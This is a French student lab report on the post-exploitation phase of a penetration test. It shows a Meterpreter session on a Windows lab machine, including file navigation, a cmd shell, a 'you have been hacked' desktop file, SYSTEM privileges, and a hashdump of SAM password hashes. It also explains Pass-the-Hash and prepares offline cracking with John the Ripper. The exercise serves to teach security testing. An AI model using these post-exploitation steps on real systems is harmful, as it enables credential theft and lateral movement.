

TP2.6 : Test d'intrusion : Phase IV PostExploitation

Etant donné qu'il m'a été impossible d'effectuer le TP précédent car Nessus ne fonctionnait pas, je n'utiliserai que les captures d'écrans du sujet pour faire ce compte rendu.

Table des matières

1) Problématique	1
2) Exercices	1
Exercice 1 : Navigation et manipulation de fichiers	1
Exercice 2 : Récupération des hashes	4
Exercice 3 : Cassage de mot de passe avec John the Ripper	5
3) Conclusion	7

1) Problématique

Après avoir réussi l'exploitation de la machine cible avec Metasploit, nous entrons dans la phase IV du test d'intrusion qui correspond à la post-exploitation à l'aide du payload Meterpreter. L'objectif de ce TP est d'interagir avec la machine distante sous Windows en naviguant dans son arborescence de fichiers, de manipuler et nettoyer des fichiers sur le système, d'extraire la base des hashes de mots de passe locaux (base SAM), puis d'effectuer le cassage du mot de passe de l'utilisateur avec l'outil John the Ripper sous Kali Linux.

2) Exercices

Exercice 1 : Navigation et manipulation de fichiers

Bien que la machine cible fonctionne sous le système d'exploitation Windows, Meterpreter met à disposition un environnement interactif puissant utilisant des commandes inspirées du monde Linux. Pour connaître l'emplacement initial où notre session Meterpreter a atterri, nous exécutons la commande `pwd` (print working directory). Le résultat affiché nous indique que le répertoire courant est `c:\Windows\system32`. Pour remonter directement de deux niveaux dans l'arborescence et atteindre la racine du disque système, nous utilisons la commande `cd ../../` (ou `cd ..` deux fois de suite), ce qui nous place dans `c:\`.

Depuis la racine, nous nous dirigeons dans le répertoire contenant les profils utilisateurs avec la commande `cd users` afin d'accéder à `c:\Users`. Pour observer les comptes présents sur la machine, nous listons le contenu du répertoire à l'aide de la commande `ls`.

```
meterpreter > ls
Listing: c:\users

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    0         dir        2009-07-14 01:08:56 -0400 All Users
040555/r-xr-xr-x   8192         dir        2024-03-08 09:02:46 -0500 Default
040777/rwxrwxrwx    0         dir        2009-07-14 01:08:56 -0400 Default User
040555/r-xr-xr-x   4096         dir        2011-04-12 05:27:56 -0400 Public
100666/rw-rw-rw-   174         fil        2009-07-14 00:54:24 -0400 desktop.ini
040777/rwxrwxrwx   8192         dir        2024-03-08 09:02:57 -0500 rs
```

Nous nous déplaçons ensuite dans le répertoire personnel du compte utilisateur cible « rs » en tapant `cd rs` pour arriver dans `c:\Users\rs`. Nous exécutons à nouveau la commande `ls` pour afficher l'ensemble des dossiers personnels de l'utilisateur, notamment son Bureau, ses Documents et ses fichiers de configuration.

```
meterpreter > ls
Listing: c:\Users\rs

Mode                Size      Type       Last modified          Name
-----
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 AppData
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Application Data
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Contacts
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Cookies
040555/r-xr-xr-x    0         dir        2024-03-17 16:16:10 -0400 Desktop
040555/r-xr-xr-x   4096         dir        2024-03-08 09:03:00 -0500 Documents
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Downloads
040555/r-xr-xr-x   4096         dir        2024-03-08 09:03:01 -0500 Favorites
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Links
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Local Settings
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Menu Démarrer
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Mes documents
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Modèles
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Music
100666/rw-rw-rw-   524288        fil        2024-03-24 06:47:24 -0400 NTUSER.DAT
100666/rw-rw-rw-   65536        fil        2024-03-08 18:05:50 -0500 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-   524288        fil        2024-03-08 18:05:50 -0500 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-   524288        fil        2024-03-08 18:05:50 -0500 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Pictures
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Recent
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Saved Games
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Searches
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 SendTo
040555/r-xr-xr-x    0         dir        2024-03-08 09:03:00 -0500 Videos
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Voisinage d'impression
040777/rwxrwxrwx    0         dir        2024-03-08 09:02:47 -0500 Voisinage réseau
100666/rw-rw-rw-   262144        fil        2024-03-24 06:47:24 -0400 ntuser.dat.LOG1
100666/rw-rw-rw-    20         fil        2024-03-08 09:02:47 -0500 ntuser.dat.LOG2
100666/rw-rw-rw-    20         fil        2024-03-08 09:02:47 -0500 ntuser.ini

meterpreter > █
```

Nous essayons ensuite de créer un fichier de test directement depuis l'invite Meterpreter en utilisant la commande Linux `touch test`. Cependant, cette commande échoue immédiatement avec le message d'erreur `Unknown command: touch`. Cela s'explique par le fait que l'extension standard `stdapi` de Meterpreter ne prend pas en charge la commande POSIX `touch` de façon native. Afin d'interagir directement avec le système d'exploitation Windows et ses commandes propres, nous activons un interpréteur de commandes Windows en saisissant la commande `shell` dans Meterpreter, ce qui ouvre un canal `cmd.exe` interactif.

```
meterpreter > touch test
[-] Unknown command: touch
meterpreter > shell
Process 916 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits réservés.

c:\users\rs> █
```

Une fois basculé dans le shell Windows (`C:\Users\rs>`), nous réessayons de taper la commande `touch test`. L'invite de commande Windows nous renvoie à nouveau une erreur indiquant que « 'touch' n'est pas reconnu en tant que commande interne ou externe, un programme exécutable ou un fichier de commandes ». Cette seconde erreur est tout à fait normale car `touch` est un utilitaire spécifique à Linux qui n'existe pas dans le système Windows par défaut.

```
c:\users\rs>touch test
touch test
'touch' n'est pas reconnu en tant que commande interne
ou externe, un programme exécutable ou un fichier de commandes.
```

Pour contourner ce problème sous Windows, nous utilisons la commande interne de redirection `echo "Hello World">test`. Cette méthode fonctionne parfaitement car `echo` et la redirection `>` sont des fonctionnalités natives intégrées à `cmd.exe`. Nous vérifions ensuite la bonne création du fichier en tapant la commande `dir`, qui confirme la présence du fichier `test` avec une taille de 15 octets.

```
c:\users\rs>echo "Hello World">test
echo "Hello World">test

c:\users\rs>dir
dir
Le volume dans le lecteur C n'a pas de nom.
Le numéro de série du volume est 9240-DCC9

Répertoire de c:\users\rs

24/03/2024  12:19    <REP>          .
24/03/2024  12:19    <REP>          ..
08/03/2024  15:03    <REP>        Contacts
17/03/2024  21:16    <REP>        Desktop
08/03/2024  15:03    <REP>        Documents
08/03/2024  15:03    <REP>        Downloads
08/03/2024  15:03    <REP>        Favorites
08/03/2024  15:03    <REP>        Links
08/03/2024  15:03    <REP>        Music
08/03/2024  15:03    <REP>        Pictures
08/03/2024  15:03    <REP>        Saved Games
08/03/2024  15:03    <REP>        Searches
24/03/2024  12:19                15 test
08/03/2024  15:03    <REP>        Videos
               1 fichier(s)                15 octets
            13 Rép(s)  52♦496♦711♦680 octets libres
```

Nous inspectons ensuite le contenu du bureau de l'utilisateur `rs` en nous plaçant dans son dossier `Desktop` avec `cd Desktop` puis en lançant la commande `dir`. Nous constatons qu'aucun fichier personnel particulier n'est présent sur le bureau à ce moment. Pour créer le fichier demandé `alire.txt` contenant le texte « Vous avez été piraté !!! », nous exécutons la commande Windows `echo "Vous avez été piraté !!!">alire.txt`. Après avoir créé ce fichier sur le bureau de la victime, nous fermons le shell Windows pour revenir sous Meterpreter en faisant la combinaison de touches `CTRL+C`, puis en confirmant la fermeture du canal par `y`.

```
c:\Users\rs\Desktop>^C
Terminate channel 1? [y/N]  y
meterpreter > █
```

De retour sur notre session Meterpreter, nous vérifions notre niveau d'élévation de privilèges à l'aide de la commande `getuid` (après s'être assuré d'avoir utilisé `getsystem` si nécessaire). Le résultat confirme que nous tournons avec l'identité `AUTORITE NT\Système`. Cela correspond aux privilèges les plus élevés possibles sous Windows (équivalent du compte `root` sous Linux), ce qui nous accorde un contrôle complet sur l'ensemble de la machine distante et nous permet d'accéder aux données les plus sensibles.

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > █
```

Dans la méthodologie d'un test d'intrusion professionnel, il est primordial d'appliquer les principes d'anti-forensics en supprimant toutes les traces et fichiers temporaires créés durant le test afin de restituer le système dans son état d'origine. Nous nous rendons donc dans le répertoire Desktop de l'utilisateur rs sous Meterpreter et nous supprimons le fichier créé avec la commande del alire.txt. Nous contrôlons ensuite avec dir que le fichier a bien disparu du bureau.

```
meterpreter > ls
Listing: c:\users\rs\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    0        fil      2024-03-17 16:16:04 -0400 192.168.0.120.txt
100666/rw-rw-rw-    32        fil      2024-03-24 07:32:13 -0400 alire.txt
100666/rw-rw-rw-   282        fil      2024-03-08 09:03:00 -0500 desktop.ini

meterpreter > del alire.txt
meterpreter > dir
Listing: c:\users\rs\Desktop

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    0        fil      2024-03-17 16:16:04 -0400 192.168.0.120.txt
100666/rw-rw-rw-   282        fil      2024-03-08 09:03:00 -0500 desktop.ini


meterpreter > █
```

Exercice 2 : Récupération des hashes


Pour extraire les empreintes de mots de passe des comptes locaux de la machine cible, nous exécutons la commande hashdump dans Meterpreter. Cette commande procède à l'extraction de la base SAM (Security Account Manager) située dans le registre de Windows (C:\Windows\System32\config\SAM). Cette opération nécessite obligatoirement les privilèges SYSTEM que nous venons de vérifier, car la base SAM est verrouillée par le noyau du système d'exploitation et reste strictement inaccessible aux utilisateurs standards. La commande nous affiche la liste des utilisateurs locaux : Administrateur, Invité et rs.

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
rs:1000:aad3b435b51404eeaad3b435b51404ee:b0645ea163356406b696db694cb55e95 :::
meterpreter > █
```

Nous copions ces données pour les coller dans l'éditeur de texte Mousepad sous Kali Linux afin de pouvoir les analyser. Chaque ligne extraite respecte la structure standardisée de la base SAM Windows : Nom_utilisateur:RID:Hash_LM:Hash_NTLM:::. Le premier champ correspond au nom d'utilisateur, le second champ indique le RID (Relative Identifier, qui vaut 500 pour l'Administrateur, 501 pour Invité et 1000 pour rs). Le troisième champ représente le hash LM, un ancien algorithme obsolète remplacé ici par la valeur par défaut aad3b435b51404eeaad3b435b51404ee (hash LM vide). Enfin, le quatrième champ contient le hash NTLM, qui est l'empreinte cryptographique MD4 du mot de passe.




Nous isolons le hash NTLM propre au compte utilisateur rs, qui est b0645ea163356406b696db694cb55e95. L'obtention de ce hash est un atout stratégique majeur dans un test d'intrusion. En effet, il permet de mener des attaques hors ligne (offline cracking) par dictionnaire ou force brute sans jamais communiquer avec la cible, ce qui évite tout risque de détection ou de verrouillage de compte. De plus, dans un environnement Windows et Active Directory, la détention du hash NTLM brut suffit souvent à s'authentifier directement sur d'autres serveurs du réseau sans même connaître le mot de passe en clair, grâce à la technique de rejeu appelée Pass-the-Hash (PtH).



Exercice 3 : Cassage de mot de passe avec John the Ripper

Pour mener l'attaque de cassage de mot de passe hors ligne, nous ouvrons un terminal sur notre machine Kali Linux. À l'aide de l'éditeur nano, nous créons un fichier texte nommé hash_rs.txt dans notre dossier personnel /home/kali et nous y insérons l'identifiant et le hash NTLM sous la forme rs:b0645ea163356406b696db694cb55e95. Après avoir sauvegardé avec Ctrl+O et quitté avec Ctrl+X, nous vérifions avec la commande ls que notre fichier hash_rs.txt est bien présent sur notre système.



Dans une démarche d'audit où le type d'algorithme ne serait pas connu avec certitude, nous pouvons utiliser l'outil hash-identifier disponible sous Kali Linux. En lui fournissant notre empreinte hexadécimale de 32 caractères, l'outil analyse la structure du hash et nous indique par ordre de probabilité les algorithmes correspondants, en plaçant le format NTLM / MD4 en tête de liste


```
(root@kali) ~# ls /usr/share/wordlists -al
total 136660
drwxr-xr-x  2 root root    4096 24 mars 11:43 .
drwxr-xr-x 349 root root   12288 24 mars 10:49 ..
lrwxrwxrwx  1 root root     26 24 mars 11:43 amass -> /usr/share/amass/wordlists
lrwxrwxrwx  1 root root     25 24 mars 11:43 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx  1 root root     30 24 mars 11:43 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx  1 root root     41 24 mars 11:43 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx  1 root root     45 24 mars 11:43 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx  1 root root     28 24 mars 11:43 john.lst -> /usr/share/john/password.lst
lrwxrwxrwx  1 root root     27 24 mars 11:43 legion -> /usr/share/legion/wordlists
lrwxrwxrwx  1 root root     46 24 mars 11:43 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx  1 root root     41 24 mars 11:43 nmap.lst -> /usr/share/nmap/nmaplib/data/passwords.lst
-rw-r--r--  1 root root 139921507 12 mai 2023 rockyou.txt
lrwxrwxrwx  1 root root     39 24 mars 11:43 sqlmap.txt -> /usr/share/sqlmap/data/txt/wordlist.txt
lrwxrwxrwx  1 root root     25 24 mars 11:43 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx  1 root root     37 24 mars 11:43 wifite.txt -> /usr/share/dict/wordlist-probable.txt
```

3) Conclusion

Ce TP nous a permis de mettre en pratique les actions clés d'une phase de post-exploitation avec Meterpreter, depuis la reconnaissance du système de fichiers et la manipulation de commandes Windows via un canal shell, jusqu'à l'extraction de la base SAM locale avec hashdump. Le cassage du mot de passe à l'aide de John the Ripper a démontré qu'un mot de passe trop basique comme « tintin » ne résiste pas plus de quelques secondes à une attaque par dictionnaire, soulignant l'importance d'adopter des politiques de mots de passe strictes et de surveiller les accès privilégiés sur les machines du réseau.

Pour se prémunir efficacement contre ces attaques, plusieurs mesures doivent être appliquées : imposer des mots de passe longs et complexes, désactiver les protocoles obsolètes au profit de protocoles sécurisés, et restreindre l'usage des comptes administrateurs locaux pour bloquer le Pass-the-Hash. Enfin, le nettoyage systématique des traces en fin d'audit garantit l'intégrité du système testé.